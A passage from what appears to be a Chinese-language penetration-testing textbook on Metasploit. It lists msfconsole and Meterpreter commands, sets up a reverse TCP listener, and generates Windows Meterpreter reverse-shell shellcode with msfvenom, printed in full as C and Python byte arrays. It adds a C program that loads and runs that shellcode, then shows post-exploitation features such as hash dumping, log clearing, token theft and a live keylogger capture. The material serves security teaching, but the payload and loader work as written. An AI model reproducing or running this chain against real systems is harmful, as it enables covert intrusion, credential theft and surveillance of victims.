advanced           Displays advanced options for one or more modules
#回退
back               Move back from the current context
#清除模块栈
clearm             Clear the module stack
#将模块添加到喜爱模块列表
favorite           Add module(s) to the list of favorite modules
#输出模块信息
info               Displays information about one or more modules
#输出模块栈
listm              List the module stack
#从具体路径中搜索并加载模块
loadpath           Searches for and loads modules from a path
#输出模块的全局选项
options            Displays global options or for one or more modules
#模块出栈并激活
popm               Pops the latest module off the stack and makes it active
#使用前的模块作为当前模块
previous           Sets the previously loaded module as the current module
```

```
#模块压栈
pushm                Pushes the active or list of modules onto the module stack
#重新加载模块
reload_all           Reloads all modules from all defined module paths
#搜索模块
search               Searches module names and descriptions
#输出信息
show                 Displays modules of a given type, or all modules
#使用模块
use                  Interact with a module by name or search term/index
```

Metasploit Framework 命令接口 msfconsole 的 Job Commands 分类中提供了作业相关命令，命令如下：

```
#以作业的方式启动 payload handler
handler              Start a payload handler as job
#输出并管理作业
jobs                 Displays and manages jobs
#终止作业
kill                 Kill a job
#重命名作业
rename_job           Rename a job
```

Metasploit Framework 命令接口 msfconsole 的 Resource Script Commands 分类中提供了资源脚本相关命令，命令如下：

```
#将 msfconsole 执行命令保存到文件
makerc          Save commands entered since start to a file
#从文件中执行 msfconsole 命令
resource        Run the commands stored in a file
```

Metasploit Framework 命令接口 msfconsole 的 Database Backend Commands 分类中提供了数据库相关命令，命令如下：

```
#分析数据库中 IP 地址或 IP 地址范围主机信息
analyze             Analyze database information about a specific address or address range
#连接数据库服务
db_connect          Connect to an existing data service
#中断数据库连接
db_disconnect       Disconnect from the current data service
#导出数据库
db_export           Export a file containing the contents of the database
#导入数据库
db_import           Import a scan result file (filetype will be auto-detected)
#执行 nmap 并保存结果
db_nmap             Executes nmap and records the output automatically
#重构数据库存储缓存
db_rebuild_cache    Rebuilds the database-stored module cache (deprecated)
#移除数据服务连接信息
```

```
db_remove      Remove the saved data service entry
#保存数据库连接信息
db_save        Save the current data service connection as the default to reconnect on startup
#输出当前数据库服务状态
db_status      Show the current data service status
#列举数据库中主机信息
hosts          List all hosts in the database
#列举数据库中 loot 信息
loot           List all loot in the database
#列举数据库中标记信息
notes          List all notes in the database
#列举数据库中服务信息
services       List all services in the database
#列举数据库中漏洞信息
vulns          List all vulnerabilities in the database
#切换数据库工作区
workspace      Switch between database workspaces
```

Metasploit Framework 命令接口 msfconsole 的 Credentials Backend Commands 分类中提供了认证信息相关命令，命令如下：

```
#列举数据库中认证信息
creds          List all credentials in the database
```

Metasploit Framework 命令接口 msfconsole 的 Developer Commands 分类中提供了开发者模式相关命令，命令如下：

```
#编辑模块
edit                    Edit the current module or a file with the preferred editor
#打开 Ruby 交互终端
irb                     Open an interactive Ruby shell in the current context
#输出使用日志记录
log                     Display framework.log paged to the end if possible
#打开 pry 调试功能
pry                     Open the Pry Debugger on the current module or Framework
#重新加载 Ruby 库
reload_lib              Reload Ruby library files from specified paths
#输出命令执行时间
time                    Time how long it takes to run a particular command
```

在输出的帮助信息中也包括 msfconsole 的使用案例，命令如下：

```
#终止第 1 个会话
Terminate the first sessions:
    sessions -k 1
#停止 job 作业
Stop some extra running jobs:
    jobs -k 2-6,7,8,11..15
```

```
#使用模块检查 IP 地址对应主机
Check a set of IP addresses:
    check 127.168.0.0/16, 127.0.0-2.1-4,15 127.0.0.255
#IPv6 的主机地址
Target a set of IPv6 hosts:
    set RHOSTS fe80::3990:0000/110, ::1-::f0f0
#CIDR 类型的主机地址
Target a block from a resolved domain name:
    set RHOSTS www.example.test/24
```

Metasploit Framework 渗透测试框架命令接口 msfconsole 的命令被分为不同类型，可根据提示选择使用不同类型的命令。本书中以 msfconsole 终端中设置监听服务器端为例，讲授框架中常用的命令。

Metasploit 框架使用相关命令创建监听服务，等待客户端执行 shellcode，反弹的 shell 会自动连接到监听服务，msfconsole 创建监听服务的命令如下：

```
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload Windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.10.129
msf6 exploit(multi/handler) > set lport4444
msf6 exploit(multi/handler) > exploit
```

执行创建命令后，会在 msfconsole 终端本地服务器端开启对 4444 端口的监听，如图 3-21 所示。

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.10.129
lhost => 192.168.10.129
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.129:4444
```

图 3-21　Metasploit 框架创建监听服务

注意：在创建监听服务过程中，Metasploit 默认将 4444 端口设置为监听端口。

3.3　MsfVenom 工具介绍

MsfVenom 是 Metasploit Framework 渗透测试框架中用于生成 payload 攻击载荷的工具，MsfVenom 中同时具有 msfpayload 和 msfencode 两个工具的功能，既可以生成 payload 攻击载荷，也可以编码 payload 攻击载荷。

在 Kali Linux 命令终端中执行 msfvenom -h 命令，输出帮助信息，如图 3-22 所示。

MsfVenom 工具的使用方法固定，命令如下：

```
#使用方法
/usr/bin/msfvenom [options] <var=val>
#案例
/usr/bin/msfvenom -p Windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe
```

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list            <type>     List all modules for [type]. Types are: payloads, encoders, nops, p
latforms, archs, encrypt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list, --list-options for argumen
ts). Specify '-' or STDIN for custom
        --list-options               List --payload <value>'s standard, advanced and evasion options
    -f, --format          <format>   Output format (use --list formats to list)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders to list)
        --service-name    <value>    The service name to use when generating a service binary
        --sec-name        <value>    The new section name to use when generating large Windows binaries.
 Default: random 4-character alpha string
        --smallest                   Generate the smallest possible payload using all available encoders
        --encrypt         <value>    The type of encryption or encoding to apply to the shellcode (use -
```

图 3-22　输出 MsfVenom 工具帮助信息

在 Kali Linux 终端执行案例的命令后，会在当前工作路径下生成 Meterpreter 反弹 shell 的 payload 攻击载荷，保存到 payload.exe 文件。

3.3.1　MsfVenom 参数说明

MsfVenom 工具中集成了 msfpayload 和 msfencode 的功能，使用参数切换配置，既可以生成符合不同情景的攻击载荷 payload，也可以生成 shellocde 代码。MsfVenom 的参数代码如下：

```
#列举模块，模块包括 payloads、encoders、nops、platforms、archs、encrypt、formats、all
-l, --list          <type>       List all modules for [type].
#设定 payload 类型
-p, --payload       <payload>
#列举 payload 参数
--list-options      List --payload <value>'s standard, advanced and evasion options
#设定输出格式
-f, --format        <format>     Output format (use --list formats to list)
#设定编码类型
-e, --encoder       <encoder>    The encoder to use (use --list encoders to list)
#设定服务名称
--service-name      <value>      The service name to use when generating a service binary
#设定节名称
--sec-name          <value>      The new section name to use when generating large Windows
                                 binaries. Default: random 4-character alpha string
#使用所有编码方式，生成最小 payload 攻击载荷
--smallest          Generate the smallest possible payload using all available encoders
#设定对 shellcode 加密或编码的类型
--encrypt           <value>      The type of encryption or encoding to apply to the shellcode
                                 (use --list encrypt to list)
```

```
#设定密钥 key 值
--encrypt-key        <value>      A key to be used for --encrypt
#设定加密的初始化向量
--encrypt-iv         <value>      An initialization vector for --encrypt
#设定系统架构
-a, --arch           <arch>       The architecture to use for --payload and --encoders (use
                                  --list archs to list)
#设定平台类型
--platform           <platform>   The platform for --payload (use --list platforms to list)
#将 payload 攻击载荷保存到文件
-o, --out            <path>       Save the payload to a file
#删除 shellcode 中的坏字节
-b, --bad-chars      <list>       Characters to avoid example: '\x00\xff'
#设定 nop 空操作大小
-n, --nopsled        <length>     Prepend a nopsled of [length] size on to the payload
#设定 nop 空操作自动补全大小
--pad-nops                        Use nopsled size specified by -n <length> as the total
                                  payload size, auto-prepending a nopsled of quantity
                                  (nops minus payload length)
#设定最大的 payload 攻击载荷所占字节数
-s, --space          <length>     The maximum size of the resulting payload
#设定最大的编码 payload 攻击载荷所占字节数
--encoder-space      <length>     The maximum size of the encoded payload (defaults to the -s
                                  value)
#设定最大编码次数
-i, --iterations     <count>      The number of times to encode the payload
#设定包含其他的 win32 shellcode 文件
-c, --add-code       <path>       Specify an additional win32 shellcode file to include


#设定自定义可执行程序模板
-x, --template       <path>       Specify a custom executable file to use as a template
#设定注入 shellcode 代码的可执行程序能够正常运行,shellcode 以线程的方式运行
-k, --keep                        Preserve the --template behaviour and inject the payload
                                  as a new thread
#设定自定义变量
-v, --var-name       <value>      Specify a custom variable name to use for certain
                                  output formats
#设定超时时间值
-t, --timeout        <second>     The number of seconds to wait when reading the payload from
                                  STDIN (default 30, 0 to disable)
#输出帮助信息
-h, --help                        Show this message
```

3.3.2 MsfVenom 生成 shellcode

MsfVenom 工具既可以生成 EXE 可执行程序,也可以生成适合各种编程语言的 shellcode

代码。例如使用 MsfVenom 工具生成 Meterperter reverse shellcode 代码，命令如下：

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.129 LPORT=4444 -f c
# -p 设置 payload 类型
#LHOST 设置监听端 IP 地址
#LPORT 设置监听端端口号
# -f    设置 shellcode 类型
```

命令执行成功后，会在 Kali Linux 命令终端中输出 shellcode，代码如下：

```
Payload size: 354 Bytes
Final size of c file: 1512 Bytes
unsigned char buf[] =
"\xfc\xe8\x8f\x00\x00\x00\x60\x31\xd2\x89\xe5\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x31\xff\x8b\x72\x28\x0f\xb7\x4a\x26"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\x49"
"\x75\xef\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78"
"\x85\xc0\x74\x4c\x01\xd0\x8b\x48\x18\x50\x8b\x58\x20\x01\xd3"
"\x85\xc9\x74\x3c\x31\xff\x49\x8b\x34\x8b\x01\xd6\x31\xc0\xc1"
"\xcf\x0d\xac\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24"
"\x75\xe0\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c"
"\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59"
"\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xe9\x80\xff\xff\xff\x5d"
"\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26"
"\x07\x89\xe8\xff\xd0\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x0a\x68\xc0\xa8\x0a\x81\x68\x02"
"\x00\x11\x5c\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea"
"\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x67\x00\x00"
"\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83"
"\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a"
"\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57"
"\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x68\x00"
"\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x68"
"\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\x0f\x85\x70\xff"
"\xff\xff\xe9\x9b\xff\xff\xff\x01\xc3\x29\xc6\x75\xc1\xc3\xbb"
"\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5";
```

MsfVenom 工具不仅可以生成符合 C 语言语法格式的 shellcode 代码，也可以生成符合其他编程语言格式的 shellcode 代码。在 Kali Linux 命令终端执行 msfvenom --list formats 命令后，查看 MsfVenom 工具支持的输出格式，如图 3-23 所示。

在 MsfVenom 工具中执行相关命令可生成 Python 语言格式的 shellcode 代码，命令如下：

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=127.0.0.1 -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
```

```
No encoder specified, outputting raw payload
Payload size: 354 Bytes
Final size of python file: 1757 Bytes
buf = b""
buf += b"\xfc\xe8\x8f\x00\x00\x00\x60\x31\xd2\x89\xe5\x64"
buf += b"\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28"
buf += b"\x31\xff\x0f\xb7\x4a\x26\x31\xc0\xac\x3c\x61\x7c"
buf += b"\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\x49\x75\xef\x52"
buf += b"\x8b\x52\x10\x57\x8b\x42\x3c\x01\xd0\x8b\x40\x78"
buf += b"\x85\xc0\x74\x4c\x01\xd0\x8b\x48\x18\x8b\x58\x20"
buf += b"\x50\x01\xd3\x85\xc9\x74\x3c\x31\xff\x49\x8b\x34"
buf += b"\x8b\x01\xd6\x31\xc0\xc1\xcf\x0d\xac\x01\xc7\x38"
buf += b"\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe0\x58"
buf += b"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c"
buf += b"\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b"
buf += b"\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12"
buf += b"\xe9\x80\xff\xff\xff\x5d\x68\x33\x32\x00\x00\x68"
buf += b"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\x89\xe8"
buf += b"\xff\xd0\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
buf += b"\x29\x80\x6b\x00\xff\xd5\x6a\x0a\x68\x7f\x00\x00"
buf += b"\x01\x68\x02\x00\x11\x5c\x89\xe6\x50\x50\x50\x50"
buf += b"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97"
buf += b"\x6a\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85"
buf += b"\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x67\x00\x00"
buf += b"\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f"
buf += b"\xff\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68"
buf += b"\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5"
buf += b"\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9"
buf += b"\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x68\x00"
buf += b"\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff"
buf += b"\xd5\x57\x68\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff"
buf += b"\x0c\x24\x0f\x85\x70\xff\xff\xff\xe9\x9b\xff\xff"
buf += b"\xff\x01\xc3\x29\xc6\x75\xc1\xc3\xbb\xf0\xb5\xa2"
buf += b"\x56\x6a\x00\x53\xff\xd5"
```

```
└─$ msfvenom --list formats

Framework Executable Formats [--format <value>]
═══════════════════════════════════════════════

    Name
    ────
    asp
    aspx
    aspx-exe
    axis2
    dll
    elf
    elf-so
    exe
    exe-only
    exe-service
    exe-small
    hta-psh
```

图 3-23　MsfVenom 工具支持的输出格式

如果 shellcode 代码在客户端计算机中执行，则客户端反弹 shell 到监听端。监听端就可以通过反弹的 shell 在客户端计算机中执行任意系统命令。

3.4　C 语言加载执行 shellcode 代码

Windows 操作系统无法直接执行 shellcode 代码，需要使用编程语言将 shellcode 加载到内存空间，然后执行内存空间中的 shellcode 代码。在众多的编程语言中，C 语言是一门面向过程的编程语言，也是最接近操作系统底层的编程语言之一，尤其 C 语言的指针可以方便地对内存操作，实现执行 shellcode 代码功能，代码如下：

```
//第 3 章/testshellcode.cpp
#include<stdio.h>
#include<windows.h>
#include<stdlib.h>
#include<string.h>
//MsfVenom 生成 C 语言格式的 shellcode 代码
unsigned chaR Shellcode[] =
"\xfc\xe8\x8f\x00\x00\x00\x60\x31\xd2\x89\xe5\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x31\xff\x8b\x72\x28\x0f\xb7\x4a\x26"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\x49"
"\x75\xef\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78"
"\x85\xc0\x74\x4c\x01\xd0\x8b\x48\x18\x50\x8b\x58\x20\x01\xd3"
"\x85\xc9\x74\x3c\x31\xff\x49\x8b\x34\x8b\x01\xd6\x31\xc0\xc1"
"\xcf\x0d\xac\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24"
"\x75\xe0\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c"
"\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59"
"\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xe9\x80\xff\xff\xff\x5d"
"\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26"
"\x07\x89\xe8\xff\xd0\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x0a\x68\xc0\xa8\x0a\x81\x68\x02"
"\x00\x11\x5c\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea"
"\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x67\x00\x00"
"\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83"
"\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a"
"\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57"
"\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x68\x00"
"\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x68"
"\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\x0f\x85\x70\xff"
"\xff\xff\xe9\x9b\xff\xff\xff\x01\xc3\x29\xc6\x75\xc1\xc3\xbb"
"\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5";


int main()
{
    printf("Size =  %d\n", strlen(shellcode));
```

```
    system("PAUSE");
    ((void ( * )())shellcode)(); #执行 shellcode
    return 0;
}
```

客户端计算机执行 shellcode 后，会向监听服务器端反弹 shell，如图 3-24 所示。



图 3-24　监听服务器端获取客户端计算机反弹 shell

Metasploit Framework 渗透测试框架中的 msfconsole 监听服务器端获取反弹 shell 后，可在 shell 终端中调用各种后渗透测试模块，进一步对目标进行测试。

3.5　Meterpreter 后渗透测试介绍

Metasploit Framework 渗透框架的 Meterpreter 模块提供了许多用于后渗透测试的功能模块。例如执行 sysinfo 命令查看当前客户端计算机系统信息，代码如下：

```
meterpreter > sysinfo
Computer        : LAPTOP01
OS              : Windows 10 (10.0 Build 19043).
Architecture    : x64
System Language : zh_CN
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/Windows
```

使用 help 命令查看 Meterpreter 模块中提供的不同类型的命令参数，如图 3-25 所示。



图 3-25　输出 Meterpreter 帮助信息

虽然 Meterpreter 模块提供了很多参数选项，但用户可以根据命令分类快速定位具体命令，使用对应命令参数完成任务。

3.5.1　Meterpreter 参数说明

Meterpreter 后渗透模块命令的 Core Command 分类中提供了核心命令，命令如下：

```
#输出帮助信息
?                Help menu
#将当前会话置于后台运行
background       Backgrounds the current session
bg               Alias for background
#关闭后台运行的 Meterpreter 脚本
bgkill           Kills a background meterpreter script
#列举后台运行的 Meterpreter 脚本
bglist           Lists running background scripts
#以后台线程的方式执行 Meterpreter 脚本
bgrun            Executes a meterpreter script as a background thread
#显示信息或操作活跃信道
channel          Displays information or control active channels
#关闭信道
close            Closes a channel
#取消附加 Meterpreter 会话
detach           Detach the meterpreter session (for http/https)
#禁用 Unicode 编码
disable_unicode_encoding Disables encoding of unicode strings
#启用 Unicode 编码
enable_unicode_encoding Enables encoding of unicode strings
#终止 Meterpreter 会话
exit             Terminate the meterpreter session
#获取当前会话超时的时间数值
get_timeouts     Get the current session timeout values
#获取会话标识 GUID
guid             Get the session GUID
#输出帮助信息
help             Help menu
#输出后渗透模块信息
info             Displays information about a Post module
#在当前会话中打开 Ruby 交互 shell
irb              Open an interactive Ruby shell on the current session
#加载一个或多个 Meterpreter 拓展模块
load Load one or more meterpreter extensions
#获取当前 MSF ID 标识后附加到会话
machine_id       Get the MSF ID of the machine attached to the session
#将服务迁移到其他进程
migrate          Migrate the server to another process
#管理跳板监听端
pivot            Manage pivot listeners
```

```
#在当前会话打开 Pry 调试终端
pry             Open the Pry Debugger on the current session
#终止 Meterpreter 会话
quit            Terminate the meterpreter session
#读取信道数据
read            Reads data from a channel
#运行文件中的命令
resource        Run the commands stored in a file
#执行一个 Meterpreter 脚本或后渗透测试模块
run             Executes a meterpreter script or Post module
#加密会话数据包流量
secure          (Re)Negotiate TLV packet encryption on the session
#快速切换活跃会话
sessions        Quickly switch to another session
#设置当前会话超时时间数值
set_timeouts    Set the current session timeout values
#强制 Meterpreter 重新建立会话连接
sleep           Force Meterpreter to go quiet, then re-establish session
#修改 SSL 证书配置
ssl_verify      Modify the SSL certificate verification setting
#管理数据传输机制
transport       Manage the transport mechanisms
#弃用 load 命令的别名
use             Deprecated alias for "load"
#获取当前会话 UUID 标识
uuid            Get the UUID for the current session
#向信道中写入数据
write           Writes data to a channel
```

Meterpreter 后渗透模块命令的 File System Commands 分类中提供了文件操作命令，命令如下：

```
#声明功能注释中的本地表示运行 msfconsole 计算机,远程表示目标计算机

#读取并输出文件内容
cat             Read the contents of a file to the screen
#修改会话工作目录路径
cd              Change directory
#检索文件校验码
checksum        Retrieve the checksum of a file
#复制文件
cp              Copy source to destination
#删除文件
del             Delete the specified file
#列举目录,ls 命令的别名
dir             List files (alias for ls)
#下载文件或目录
download        Download a file or directory
```

```
#编辑文件内容
edit                    Edit a file
#输出本地工作目录路径
getlwd                  Print local working directory
#输出远程工作目录路径
getwd                   Print working directory
#读取本地文件内容
lcat                    Read the contents of a local file to the screen
#修改本地工作目录路径
lcd                     Change local working directory
#列举本地工作目录
lls                     List local files
#输出本地工作目录路径
lpwd                    Print local working directory
#列举远程目录文件
ls                      List files
#创建远程目录
mkdir                   Make directory
#移动远程目录或文件
mv                      Move source to destination
#列举远程工作目录
pwd                     Print working directory
#删除远程工作目录下的具体文件
rm                      Delete the specified file
#删除远程工作目录下的具体目录
rmdir                   Remove directory
#查找远程文件路径
search                  Search for files
#显示当前挂载点
show_mount              List all mount points/logical drives
#将文件或目录上传到远程
upload                  Upload a file or directory
```

Meterpreter 后渗透模块命令的 Networking Commands 分类中提供了网络配置命令，命令如下：

```
#输出 ARP 缓存表信息
arp                 Display the host ARP cache
#输出当前代理配置信息
getproxy            Display the current proxy configuration
#输出网络配置信息
ifconfig            Display interfaces
ipconfig            Display interfaces
#输出网路连接信息
netstat             Display the network connections
#端口重定向
portfwd             Forward a local port to a remote service
#解析主机名
```

```
resolve          Resolve a set of host names on the target
#查看和修改路由表
route            View and modify the routing table
```

Meterpreter 后渗透模块命令的 System Commands 分类中提供了系统配置命令，命令如下：

```
#清除系统事件日志记录
clearev              Clear the event log
#清除所有模拟会话令牌
drop_token           Relinquishes any active impersonation token.
#远程执行系统命令
execute              Execute a command
#获取一个或多个系统环境变量值
getenv               Get one or more environment variable values
#获取当前进程标识符
getpid               Get the current process identifier
#尝试在当前进程中提升权限
getprivs             Attempt to enable all privileges available to the current process
#获取当前用户 SID
getsid               Get the SID of the user that the server is running as
#获取当前用户
getuid               Get the user that the server is running as
#终止进程
kill                 Terminate a process
#输出目标系统本地日期和时间
localtime            Displays the target system local date and time
#使用名称筛选进程
pgrep                Filter processes by name
#使用名称终止进程
pkill                Terminate processes by name
#列举运行的进程信息
ps                   List running processes
#重启目标计算机
reboot               Reboots the remote computer
#修改目标计算机注册表信息
reg                  Modify and interact with the remote registry
#在目标计算机中调用 RevertToSelf 函数
rev2self             Calls RevertToSelf() on the remote machine
#进入目标计算机的 shell 命令终端
shell                Drop into a system command shell
#关闭目标计算机
shutdown             Shuts down the remote computer
#尝试窃取目标计算机的会话模拟令牌
steal_token          Attempts to steal an impersonation token from the target process
#暂停或恢复进程
suspend              Suspends or resumes a list of processes
#输出目标计算机的系统信息
sysinfo              Gets information about the remote system, such as OS
```

Meterpreter 后渗透模块命令的 User Interface Commands 分类中提供了用户接口配置

命令，命令如下：

```
#列举可以访问的目标计算机桌面和 Windows 工作站
enumdesktops          List all accessible desktops and window stations
#获取当前 Meterpreter 目标计算机桌面
getdesktop            Get the current meterpreter desktop
#获取目标计算机 idle 时间
idletime              Returns the number of seconds the remote user has been idle
#将键盘敲键发送到目标计算机
keyboard_send         Send keystrokes
#将键盘事件发送到目标计算机
keyevent              Send key events
#获取键盘敲击记录缓冲区信息
keyscan_dump          Dump the keystroke buffer
#开启键盘记录程序
keyscan_start         Start capturing keystrokes
#关闭键盘记录程序
keyscan_stop          Stop capturing keystrokes
#将鼠标事件发送到目标服务器
mouse                 Send mouse events
#实时查看远程目标服务器桌面
screenshare           Watch the remote user desktop in real time
#抓取交互桌面的快照
screenshot            Grab a screenshot of the interactive desktop
#切换 Meterpreter 桌面
setdesktop            Change the meterpreters current desktop
#操作并控制用户接口组件
uictl                 Control some of the user interface components
```

Meterpreter 后渗透模块命令的 Webcam Commands 分类中提供了话筒和摄像头配置命令，命令如下：

```
#使用默认话筒记录声音
record_mic                Record audio from the default microphone for X seconds
#启用视频聊天
webcam_chat               Start a video chat
#列举摄像头
webcam_list               List webcams
#使用摄像头拍照
webcam_snap               Take a snapshot from the specified webcam
#播放视频
webcam_stream             Play a video stream from the specified webcam
```

Meterpreter 后渗透模块命令的 Audio Output Commands 分类中提供了声频播放命令，命令如下：

```
#在目标计算机播放声频文件
play              play a waveform audio file (.wav) on the target system
```

其他 Meterpreter 后渗透模块命令提供的各种功能，命令如下：

```
#在目标计算机中提升 shell 权限
getsystem            Attempt to elevate your privilege to that of local system.
#抓取 SAM 数据库中的用户哈希值
hashdump             Dumps the contents of the SAM database
#操作文件属性
timestomp            Manipulate file MACE attributes
```

3.5.2 Meterpreter 键盘记录案例

Meterpreter 模块中用于键盘记录的参数有 keyscan_start、keyscan_dump、keyscan_stop 共 3 个参数，使用固定顺序执行参数即可记录目标计算机键盘按键顺序。

首先，使用 keyscan_start 开启键盘记录功能模块，如图 3-26 所示。

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

图 3-26 开启键盘记录功能模块

在开启键盘记录的嗅探后，目标计算机中输入的内容会存储在键盘记录缓存区。执行 keyscan_dump 命令可以抓取键盘记录缓存区数据，如图 3-27 所示。

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
sc<CR>
<Left><Left><Left><Right><Right><Right>rutu13-26suoshi .<CR>
<^H><CR>
<^V><^H><^H><CR>
<Tab><^H>sange canshu1,s<^H>shiyong guding de <^H>shux<^H>nxu1jiuk1<^H><^H>i<^H>jik1ji
lu1mubiao jisuanj1<^H><^H><^H>jiusaj<^H><^H><^H><^H>an<^H><^H>suanj1jianpan anjian1shu
xu<^H><^H>nxu1.<^S>zhixing canshu1<Left>shouxian ,<Up><^H>kaiiq jianpan jianu1<^H><^H>
jilu1,<^H>dee xiutan <^H><^H><^H>xiutan hou1,<Left><Left><Left><Left><Left><Left><Left
><Left><Left><Left><Left><Left>zai ruguo1zai mubioa jisuanj zhog <^H>shruu1neirong <^H
><^H><Left><Left><Left><Left><Left><Left><Left><Left><Left><Right><^H><^H><Right
><^H><Right><Right><Right><Right><Right><Right><Right><Right>d nierong <^H><^H>neirong
```

图 3-27 抓取键盘记录缓存区数据

